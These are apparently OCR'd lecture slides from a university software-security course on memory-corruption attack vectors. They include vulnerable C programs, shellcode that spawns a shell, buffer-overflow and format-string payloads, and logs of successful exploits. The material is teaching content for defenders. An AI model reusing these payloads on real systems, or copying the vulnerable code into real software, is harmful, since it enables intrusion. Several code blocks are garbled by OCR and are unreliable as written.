CS412 Software Security

Attack Vectors

Mathias Payer

EPFL, Spring 2019

Exploitation: Disclaimer

- This section introduces software exploitation
- We will discuss both basic and advanced exploitation techniques
- We assume that the given software has (i) a security-relevant vulnerability and (ii) that we know this vulnerability
- Use this knowledge *only* on programs on your own machine

It is illegal to exploit software vulnerabilities on remote machines without prior permission form the owner.

Eternal War in Memory

- Memory corruption is as old as operating systems and networks
- First viruses, worms, and trojan horses appeared with the rise of home computers (and networks)
- Malware abuses security violations, either user-based, hardware-based, or software-based

Malware strategies

The Morris worm spread widely due to a set of exploits used to to gain code execution on a large part of the Internet in 1988


- Dictionary attack against rsh/rexec
- Stack-based overflow in fingerd to spawn a shell
- Command injection into sendmail's debug mode

Check out the source code.

Attacker Goals

- Denial of Service (DoS)
- Leak information
- Code execution
- Privilege escalation

Attacker Goals



Attacker Goal: Denial of Service

Prohibit legit use of a service by either causing abnormal service termination (e.g., through a segmentation fault) or overwhelming the service with a large number of duplicate/unnecessary requests so that legit requests can no longer be served.

Denial of Service (DOS) Categories:

Relates to the capacity of the network links connecting a server to the Internet

Aims to overload or crash the network handling software

Typically involves a number of valid requests, each of which consumes significant resources, thus limiting the ability of the server to respond to requests from other users

Attacker Goal: Information Leak

An abnormal transfer of sensitive information to the attacker. An information leak abuses an illegal, implicit, or unintended transfer of information to pass sensitive data to the attacker who should not have access to that data.

Attacker Goal: Code Execution

Code execution allows the attacker to break out of the restricted computation available through the application and execute arbitrary code instead. This can be achieved by (i) injecting new code, or (ii) repurposing existing code through different means.

Attacker Goal: Privilege Escalation

An unintended escalation and increase of privileges. An attacker gains higher privileges in an unintended way. An example of privilege escalation is gaining administrator privileges through a kernel bug or a bug in a privileged program. A common example is setting the is_admin flag.

Low level attack paths




Figure 5.2: The attack flow of memory corruption-based attacks. ‘C’ conforms to Code, ‘D’ to Data; ‘&’ marks an address-of operator; ‘*’ marks a dereference operator. The attack path needs to bypass defenses at different levels of abstraction: integrity, confidentiality, and flow integrity.

Figure 1:

Memory Safety and Type Safety Violations

- Low level attacks start with a memory or type safety violation
- Spatial memory safety is violated if an object is accessed out of b ounds
- Temporal memory safety is violated if an object is no longer valid
- Type safety is violated if an object is cast and used as a different (incompatible) type

Software Attack Types

- Code execution
  - ***Code Injection*:** inject new code into the process
  - ***Code Reuse*:** reuse existing code in the process
  - ***Control-Flow Hijacking*:** redirect control-flow to alternate targets
  - ***Data Corruption*:** corrupt sensitive (privileged or important) data

- *Information Leak*: output sensitive data

Code Execution

Code execution requires control over control flow.


- Attacker must overwrite a code pointer
    - Return instruction pointer on the stack
    - Function pointer
    -
- Force program to dereference corrupted code pointer

Control-flow hijack attack

Control-flow hijacking is an attack primitive that allows the adversary to redirect control flow to locations that would not be reached in a benign execution. Requirements:

- Knowledge of the location of the code pointer
- Knowledge of the code target
- Existing code and control-flow must use the compromised p ointer.

Control-flow hijack attack



```c
int benign();

void vuln(char *attacker) {
  int (*func)();
  char buf[16];

  // Function pointer is set to benign function
  func = &benign;

  // Buffer overflow may compromise memory safety
  strcpy(buf, attacker);

  // Attacker may hijack control-flow here.
  func();
}
```

overwrite the function pointer on the stack.

Code Corruption

This attack vector locates existing code and modifies it to execute the attacker's computation. Requirements:


- Knowledge of the code location
- Area must be writable
- Program must execute that code on benign code path.

Code Injection

Instead of modifying/overwriting existing code, *inject* new code into the address space of the process. Requirements:

- Knowledge of the location of a writable memory area
- Memory area must be executable
- Control-flow must be hijacked/redirected to injected code
- Construction of shellcode

Code Injection



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char* argv[]) {
  char cookie[32];
  printf("Give me a cookie (%p, %p)\n",
    cookie, getenv("EGG"));
  strcpy(cookie, argv[1]);
  printf("Thanks for the %s\n", cookie);
  return 0;
}
```

Stack-based code injection

Code may be injected in three locations: (i) the buffer itself, (ii) higher up on the stack frame “above” the return instruction pointer, or (iii) in an environment variable

Code Reuse

Instead of injecting code, *reuse* existing code of the program. The main idea is to stitch together existing code snippets to execute new arbitrary behavior. Requirements:

- Knowledge of a writable memory area that contains *invocation frames* (gadget address and state such as register values)
- Knowledge of executable code snippets (*gadgets*)
- Control-flow must be hijacked/redirected to prepared invocation frames
- Construction of ROP payload

This is also called Return-Oriented Programming (ROP),

Jump-Oriented Programming (JOP), Call-Oriented Programming (COP), Counterfeit-Object Oriented Programming (COOP) for different aspects of code reuse.

End-to-end exploits

- Code injection on the stack
- Code injection on the heap
- Format string attack (multi stage attack)
- Type confusion

Code injection on the stack

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int   argc, char* argv[])  {
  char   cookie[32];
  printf("Give   me a cookie (%p, %p)\n",
    cookie, getenv("EGG"));        cookie);
  strcpy(cookie,   argv[1]);
  printf("Thanks   for  the  %s\n",
  return 0;
}
```

Code injection on the stack

```
#include   <stdio.h>
#include   <stdlib.h>
#include   <string.h>

int main(int      argc,  char*  argv[])    {
   char      cookie[32];
   printf("Give     me a  cookie  (%p,  %p)\n",
      cookie,   getenv("EGG"));          cookie);
   strcpy(cookie,     argv[1]);
   printf("Thanks     for   the  %s\n",
   return 0;
}
```

The strcpy call copies a string into the stack buffer, potentially past the end of cookie .

Exploit strategy: stack-based

Inject new code on the stack, hijack control-flow to injected code.

- Environment checksec ./stack: No canary; NX disabled; No PIE
- We will place executable code on the stack
  - Option 1: in the buffer itself
  - Option 2: higher up on the stack frame
  - Option 3: in an environment variable
  - We'll use Option 3.
- The program leaks the information of an environment variable (how convenient)!
- Prepare exploit payload to open a shell (shellcode)
- Prepare a wrapper to set the execution parameters

Exploit payload: shell code

```
int shell()      {
   asm("\        gofar\n\
needle:   jmp    %rdi\n\
goback:   pop    %rax, %rax\n\
          xor
          movb   $0x3b,  %al\n\
          xor    %rsi, %rsi\n\
          xor    %rdx, %rdx\n\
          syscall\n\
gofar:    call    goback\n\
.string   \"/bin/sh\"\n\
");
}
```

```
gcc shellcode.c  ; objdump -d  a.out
```

Neat trick: recover pointer to end of exploit by calling and returning.

Exploit: stack based

The exploit consists of two stages:

- An environment variable (EGG) that contains the executable co de.
- Buffer input that triggers the buffer overflow, overwriting the return instruction pointer to point to that code.

Buffer input:

```
str = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
        + EGGLOC+ 0x0
```

Note that EGGLOC must be in little endian.

Full stack exploit

```
gannimo@lindwurm{0}$setarch x86_64 -R ./stack-ci-wrapper
Give me a cookie (0x7fffffffed10, 0x7fffffffefd3)
Thanks for the AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ whoami
gannimo
$ exit
```

Code injection on the heap

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct data {
  char buf[32];
  void (*fct)(int);
} *ptr;
int main(int argc, char* argv[]) {
  ptr = (struct data*)malloc(sizeof(struct data));
  ptr->fct = &exit;
  printf("Give mea cookie (at %p)\n", ptr);
  strcpy(ptr->buf, argv[1]);
  printf("Thanks for the %s\n", ptr->buf);
  ptr->fct(0);
  return 0;
}
```

Code injection on the heap

Similar to the stack example, data is copied into a bounded buffer. Next to the buffer is a code pointer. An attacker can overwrite this code pointer through the buffer overflow.

Exploit strategy: heap based

Inject new code on the heap, hijack control-flow to injected code.

- Environment checksec ./heap: No canary; NX disabled; No PIE
- We will place executable code on the heap
    - Option 1: in the buffer itself
    - Option 2: next to the data struct
    - We'll use Option 1.
- The program leaks the information of the data struct (how convenient)!
- Prepare exploit payload to open a shell (shellcode)
- Prepare a wrapper to set the execution parameters

Exploit payload: shellcode

```
char    shellcode[] =
"\x48\x31\xd2"              //  xor      %rdx,  %rdx
"\x52" "\x58"               //  push     %rdx
                            //  pop      %rax
  "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"
     //  mov $0x68732f6e69622f2f, %rbx ("//bin/sh")
       "\x48\xc1\xeb\x08"   // shr       $0x8,  %rbx
  "\x53"                    // push      %rbx   %rdi
  "\x48\x89\xe7"            // mov       %rsp,  %rsi
  "\x50"    "\x57"          // push      %rax    %al
  "\x48\x89\xe6"            // push      %rdi
  "\xb0\x3b"                // mov       %rsp,
  "\x0f\x05";               // mov       $0x3b,
                            // syscall
```

Exploit: heap based

The exploit consists of a payload that fills the buffer with shellcode
(we must ensure that the shellcode does not contain 0x0).
Buffer input:

```
str = "\x48\x31\xd2\x52\x58\x48\xbb\x2f\x2f\x62\x69" +
"\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89" +
"\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05" + DATALOC;
```

Full heap exploit

```
gannimo@lindwurm{0}$ setarch x86_64 -R ./heap-ci-wrapper
Give me a cookie (0x403010)
Thanks for the H1RXH//bin/shHSHPWH;shHSHPWH0@
$ whoami
gannimo
$ exit
```

Writing shellcode

Writing shellcode is an art.

- Collect all constraints (e.g., printable ASCII characters, non-0)
- Execute without context, i.e., recover pointers
  - Jump around trick used in stack example to get a pointer to the end of the exploit on the stack
  - Store data in register and push
- Reuse content in register at time when exploit executes
- Carefully massage stack/heap/registers

Format string attack

```
  char vuln(char *buf) {
    printf(bug);
}
```

Format string attack

```
  char vuln(char *buf) {
    printf(bug);
}
```

Allows arbitrary writes by controlling the format string.

- AAAA%1$49387c%6$hn%1$63947c%5$hn
- Encode address, print, store written bytes (halfword), repeat.
- printf("100% not vulnerable. Or is it?\n");

Format string: exploitation

Format strings are highly versatile, resulting in flexible exploitation.

- Code injection: place shell code in string itself
- Code reuse: encode fixed gadget offsets and invocation frames
- Advanced code reuse: recover gadget offsets, then encode them on-the-fly

Format string exploitation: no defenses

- All addresses are known (or can be inspected)
- Construct a direct overwrite to point return instruction pointer into format string
- Shellcode must not contain 0x0 or other special characters such as %
- Side note: there is shellcode that consists only of printable characters

Note that we use a direct overwrite, buffer overflow defenses such as stack canaries are therefore not effective against format string attacks.

Constraints for format strings attacks

- Format strings controlled by the attacker result in an arbitrary write
- The target location must be encoded relative to the stack (i.e., the target address must be in a buffer somewhere higher up on the stack)
- If the string itself is on the stack, then addresses without 0x0 can be encoded in the format string itself
- Multiple 1, 2, or 4 byte writes are possible
- Doubles as information leak to read arbitrary locations (again given that the target address is on the stack)

Format string: vulnerable program (1/2)

```
void foo(char *prn) {
   char text[1000];
   strcpy(text, prn);
   printf(text);
   printf("nice redirect possible\n");
}
void not_called() {
   printf("\nwe are now behind enemy lines...\n");
   system("/bin/sh");
   exit(1);
}
```


Format string: vulenrable program (2/2)

```
int main(int argc, char *argv[]) {
  if (argc < 2) {
      printf("Not enough arguments\n");
      exit(1);
  }

  printf("main: %p foo: %p, argv[1]: %p not_called:" +
       "%p rip: %p\n", &main, &foo,
       argv[1], &not_called,
       ((unsigned long*)__builtin_frame_address(0)+1) );

  foo(argv[1]);
  printf("\nReturned safely\n");
  return 0;
}
```

Type confusion example



```
class P { int x; };
class C: P {
  int y;
  virtual void print();
};
P *Pptr = new P;
C *Cptr = static_cast<C*>Pptr; // Type Conf.
Cptr->y = 0x43; // Memory safety violation!
Cptr->print();  // Control-flow hijacking
```

Figure 2:

Type confusion attacks

- Control two pointers of different types to single memory area
- Different interpretation of fields leads to “opportunities”


Reading assignment: P0 Type Confusion Microsoft Type Confusion

Type confusion demo

```
class Base { ... };

class Exec: public Base {
  public:
    virtual void exec(const char *prg) {
      system(prg);
    }
};

class Greeter: public Base {
  public:
    virtual void sayHi(const char *str) {
      std::cout << str << std::endl;
    }
};
```



Type confusion demo

```
int main() {
  Base *b1 = new Greeter();
  Base *b2 = new Exec();
  Greeter *g;

  g = static_cast<Greeter*>(b1);
  // g[0][0](str);
  g->sayHi("Greeter says hi!");

  g = static_cast<Greeter*>(b2);
  // g[0][0](str);
  g->sayHi("/usr/bin/xcalc");

  delete b1;
  delete b2;
  return 0;
}
```

Summary

Exploitation is an art Work with constrained resources (buffer

- size, limited control,

  limited information, partial leaks)
- Control environment: write shellcode or prepare gadget invocation frames
- Execute outside of the defined program semantics
- Attack vectors
  - Code injection (plus control-flow hijacking)
  - Code reuse (plus control-flow hijacking)
  - Heap versus stack